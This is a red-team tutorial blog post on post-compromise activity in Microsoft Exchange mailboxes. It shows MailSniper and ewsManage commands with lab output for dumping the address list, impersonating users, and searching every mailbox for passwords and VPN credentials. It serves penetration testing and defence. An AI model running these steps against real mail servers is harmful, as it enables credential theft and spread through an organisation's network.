Microsoft Exchange – Mailbox Post Compromise


pentestlab.blog/category/red-team/page/65

September 11, 2019

Gaining access to the mailbox of a domain user give the opportunity for a list of activities that could potentially expand the access of the red team. The trust relationships of the compromised user can be utilised to perform a more efficient Phishing or NTLM relay attack in order to gain access to further mailboxes. Access to a mailbox typically means execution of arbitrary code via Outlook Rules. Furthermore, since the Global Address List (GAL) can be retrieved, a list of valid Active Directory usernames can be developed that could be used at a later stage.

MailSniper a PowerShell based tool developed by Beau Bullock can be used to interact with Exchange to conduct post compromise activities. The following command can be executed to obtain the Global Address List:

```
Get-GlobalAddressList -ExchHostname exchange.pentestlab.local -Username
pentestlab@pentestlab.local -Password Password123
```




```
PS C:\Users\pentestlab> Get-GlobalAddressList -ExchHostname exchange.[redacted].local -UserName pentestlab@[redacted].local -Password Password123
[*] First trying to log directly into OWA to enumerate the Global Address List using FindPeople...
[*] This method requires PowerShell Version 3.0
[*] Using https://exchange.[redacted].local/owa/auth.owa
[*] Logging into OWA...
[*] OWA Login appears to be successful.
[*] Retrieving OWA Canary...
[*] Successfully retrieved the X-OWA-CANARY cookie: lf-5oz7eGUeccU5mRPazqjAT4RN-K9cImQGsXEXiXzQihx1JBvoePLJqxVQYNcntILuDCDLUKUg.
[*] Retrieving AddressListId from GetPeopleFilters URL.
[*] Global Address List Id of 3cbddaba-415f-40f6-9556-5575775a3cfa was found.
[*] Now utilizing FindPeople to retrieve Global Address List
[*] Now cleaning up the list...
Administrator@[redacted].local
pentestlab@[redacted].local
[*] A total of 2 email addresses were retrieved
PS C:\Users\pentestlab>
```

MailSniper – Global Address List

The list of email addresses can be converted to active directory usernames by using the **Get-ADUsernameFromEWS** function.

```
Get-ADUsernameFromEWS -Emaillist .\users.txt
```




```
PS C:\Users\pentestlab> Get-ADUsernameFromEWS -EmailList .\users.txt
[*] Trying Exchange version Exchange2010_SP2
[*] Autodiscovering email server for pentestlab@[redacted].local...


[*] Getting AD usernames for each email address...


[*] pentestlab@[redacted].local = pentestlab
[*] Administrator@[redacted].local = Administrator
PS C:\Users\pentestlab> _
```

MailSniper – Active Directory Usernames

Enumerating the Mailbox folders can assist towards the discovery of sensitive information if confidential data is stored outside of the inbox folder.

```
Get-MailboxFolders -Mailbox pentestlab@pentestlab.local
```




```
PS C:\Users\pentestlab> Get-MailboxFolders -Mailbox pentestlab@[redacted].local
[*] Trying Exchange version Exchange2010
[*] Autodiscovering email server for pentestlab@[redacted].local...
[*] Now searching mailbox: pentestlab@[redacted].local for folders.
[***] Found folder: Calendar
[***] Found folder: Birthdays
[***] Found folder: Contacts
[***] Found folder: {06967759-274D-40B2-A3EB-D7F9E73727D7}
[***] Found folder: {A9E2BC46-B3A0-4243-B315-60D991004455}
[***] Found folder: GAL Contacts
[***] Found folder: Organizational Contacts
[***] Found folder: PeopleCentricConversation Buddies
[***] Found folder: Recipient Cache
[***] Found folder: Conversation Action Settings
[***] Found folder: Deleted Items
[***] Found folder: Drafts
[***] Found folder: Inbox
[***] Found folder: Journal
[***] Found folder: Junk Email
[***] Found folder: Notes
[***] Found folder: Outbox
[***] Found folder: Sent Items
[***] Found folder: Tasks
[*] A total of 19 folders were discovered.
PS C:\Users\pentestlab>
```

Enumerating Mailbox Folders

Often emails contain credentials for other services like VPN or other systems in the network. Searching a mailbox for passwords can lead a red teamer to spread his access in the network. MailSniper has a module which can search the inbox of the current user for credentials by using the terms **password**, **creds**, **credentials**.

```
Invoke-SelfSearch -Mailbox pentestlab@pentestlab.local
```




```
PS C:\Users\pentestlab> Invoke-SelfSearch -Mailbox pentestlab@[redacted].local
[*] Trying Exchange version Exchange2010
[*] Autodiscovering email server for pentestlab@[redacted].local...
[***] Found folder: Inbox
[*] Now searching mailbox: pentestlab@[redacted].local for the terms *password* *creds* *credentials*.

Sender                                    ReceivedBy                                Subject         Body
------                                    ----------                                -------         ----
pentestlab <SMTP:pentestlab@[redacted].local> pentestlab <SMTP:pentestlab@[redacted].local> VPN Credentials VPNuser:VPNpass...
pentestlab <SMTP:pentestlab@[redacted].local> pentestlab <SMTP:pentestlab@[redacted].local> VPN Credentials VPNuser:VPNpass...
pentestlab <SMTP:pentestlab@[redacted].local> pentestlab <SMTP:pentestlab@[redacted].local> Passwords       Passwords:...
pentestlab <SMTP:pentestlab@[redacted].local> pentestlab <SMTP:pentestlab@[redacted].local> Passwords       Passwords:...


PS C:\Users\pentestlab>
```

MailSniper – Search for Credentials

In the event that elevated credentials have been obtained (Exchange Administrator or Domain Administrator) the search for credentials can be expanded across every email inbox.

```
Invoke-GlobalMailSearch -ImpersonationAccount pentestlab -ExchHostname exchange
```



```
PS C:\Users\pentestlab> Invoke-GlobalMailSearch -ImpersonationAccount pentestlab -ExchHostname exchange

[*] Trying Exchange version Exchange2010
[*] Enter Exchange admin credentials to add your user to the impersonation role

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
```

Windows PowerShell credential request


Enter your credentials.

Όνομα χρήστη: Administrator

Κωδικός πρόσβασης: •••••••••••••••

MailSniper – Global Mail Search

A PowerShell session will established with the Exchange by using the elevated account.




```
PS C:\Users\pentestlab> Invoke-GlobalMailSearch -ImpersonationAccount pentestlab -ExchHostname exchange

[*] Trying Exchange version Exchange2010
[*] Enter Exchange admin credentials to add your user to the impersonation role

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
[*] Attempting to establish a PowerShell session to http://exchange/PowerShell with provided credentials.
[*] Now granting the pentestlab user ApplicationImpersonation rights!
[*] The total number of mailboxes discovered is:  3
[*] Using EWS URL https://exchange/EWS/Exchange.asmx

[*] Now connecting to EWS to search the mailboxes!

[1/3] Using pentestlab to impersonate Administrator@[redacted].local
[***] Found folder: Inbox
[*] Now searching mailbox: Administrator@[redacted].local for the terms *password* *creds* *credentials*.

[2/3] Using pentestlab to impersonate DiscoverySearchMailbox{D919BA05-46A6-415f-80AD-7E09334BB852}@[redacted].local
[***] Found folder: Inbox
[*] Now searching mailbox: DiscoverySearchMailbox{D919BA05-46A6-415f-80AD-7E09334BB852}@[redacted].local for the terms *passw
ord* *creds* *credentials*.

[3/3] Using pentestlab to impersonate pentestlab@[redacted].local
[***] Found folder: Inbox
[*] Now searching mailbox: pentestlab@[redacted].local for the terms *password* *creds* *credentials*.

Sender                                   ReceivedBy                               Subject         Body
------                                   ----------                               -------         ----
pentestlab <SMTP:pentestlab@[redacted].local> pentestlab <SMTP:pentestlab@[redacted].local> VPN Credentials VPNuser:VPNpass...
pentestlab <SMTP:pentestlab@[redacted].local> pentestlab <SMTP:pentestlab@[redacted].local> VPN Credentials VPNuser:VPNpass...
pentestlab <SMTP:pentestlab@[redacted].local> pentestlab <SMTP:pentestlab@[redacted].local> Passwords       Passwords:...
pentestlab <SMTP:pentestlab@[redacted].local> pentestlab <SMTP:pentestlab@[redacted].local> Passwords       Passwords:...



[*] Removing ApplicationImpersonation role from pentestlab.
```

MailSniper – Global Mail Search Passwords Discovery

It is very common a domain user to have permissions to access a shared mailbox. Human Resources, Marketing teams are using them actively to respond to requests. Critical information can be stored in these mailboxes. MailSniper has the ability to discover other mailboxes that group email accounts or email users might have access.

```
Invoke-OpenInboxFinder -Emaillist .\users.txt
```




```
PS C:\Users\pentestlab> Invoke-OpenInboxFinder -EmailList .\users.txt
[*] Trying Exchange version Exchange2010
[*] Autodiscovering email server for pentestlab@[redacted].local...


[*] Checking for any public folders...




[*] Checking access to mailboxes for each email address...


[*] SUCCESS! Inbox of pentestlab@[redacted].local is readable.
Permission level for Default set to: None
Permission level for Anonymous set to: None
Subject of latest email in inbox: VPN Credentials
PS C:\Users\pentestlab> _
```

MailSniper – Open Inbox

Interaction with the mailbox of a target user is also feasible with the tool ewsManage. This tool can connect with the mailbox via Exchange Web Services and can perform various operations like read emails, search emails for credentials, list email folders and export emails.

```
ewsManage.exe -CerValidation No -ExchangeVersion Exchange2013_SP1 -u pentestlab -p Password123 -ewsPath https://exchange.pentestlab.local/ews/Exchange.asmx -Mode ListFolder -Folder Inbox
```




```
C:\Users\pentestlab>ewsManage.exe -CerValidation No -ExchangeVersion Exchange2013_SP1 -u pentestlab -p Password123 -ewsP
ath https://exchange.[redacted].local/ews/Exchange.asmx -Mode ListFolder -Folder Inbox
[+]CerValidation:No
[+]ExchangeVersion:Exchange2013_SP1
[+]User:pentestlab
[+]Password:Password123
[+]ewsPath:https://exchange.[redacted].local/ews/Exchange.asmx
[+]Mode:ListFolder
[+]Folder:Inbox
```

ewsManage – List Email Folders

New emails that arrive in the inbox can be retrieved by using the **ListUnreadMail** parameter.

```
ewsManage.exe -CerValidation No -ExchangeVersion Exchange2013_SP1 -u pentestlab -p Password123 -ewsPath https://exchange.pentestlab.local/ews/Exchange.asmx -Mode ListUnreadMail -Folder Inbox
```




```
C:\Users\pentestlab>ewsManage.exe -CerValidation No -ExchangeVersion Exchange2013_SP1 -u pentestlab -p Password123 -ewsP
ath https://exchange.[redacted].local/ews/Exchange.asmx -Mode ListUnreadMail -Folder Inbox
[+]CerValidation:No
[+]ExchangeVersion:Exchange2013_SP1
[+]User:pentestlab
[+]Password:Password123
[+]ewsPath:https://exchange.[redacted].local/ews/Exchange.asmx
[+]Mode:ListUnreadMail
[+]Folder:Inbox


[*]Subject:Passwords
[*]HasAttachments:False
[*]ItemId:AQMkADEyNzgwYTExAC02NTA4LTQyNmQtOTNkNC0xN2MxOTRlZjU0NAEARgAAA3x0F0vOqQdIqxl0Lb/qweAHADujAMO2jXZLn/Ul6t7+dd8AAA
IBDAAAADujAMO2jXZLn/Ul6t7+dd8AAAIBbQAAAA==
[*]DateTimeCreated:27/8/2019 9:45:49 πμ
[*]DateTimeReceived:27/8/2019 9:45:50 πμ
[*]DateTimeSent:27/8/2019 9:45:46 πμ
[*]DisplayCc:
[*]DisplayTo:pentestlab
[*]InReplyTo:
[*]Size:7231
[*]MessageBody:Passwords:


Admin:Admin
```

ewsManage – List Unread Emails

Similar to MailSniper, ewsManage support a search function which can discover emails that contain sensitive information like passwords. However the **-String** parameter can be modified to other values for searching other information that might be stored in contrast to MailSniper which is configured by default to search only for credentials by using specific strings.

```
 ewsManage.exe -CerValidation No -ExchangeVersion Exchange2013_SP1 -u pentestlab -
p Password123 -ewsPath https://exchange.pentestlab.local/ews/Exchange.asmx -Mode
SearchMail -String pass
```




```
C:\Users\pentestlab>ewsManage.exe -CerValidation No -ExchangeVersion Exchange2013_SP1 -u pentestlab -p Password123 -ewsP
ath https://exchange.[redacted].local/ews/Exchange.asmx -Mode SearchMail -String pass
[+]CerValidation:No
[+]ExchangeVersion:Exchange2013_SP1
[+]User:pentestlab
[+]Password:Password123
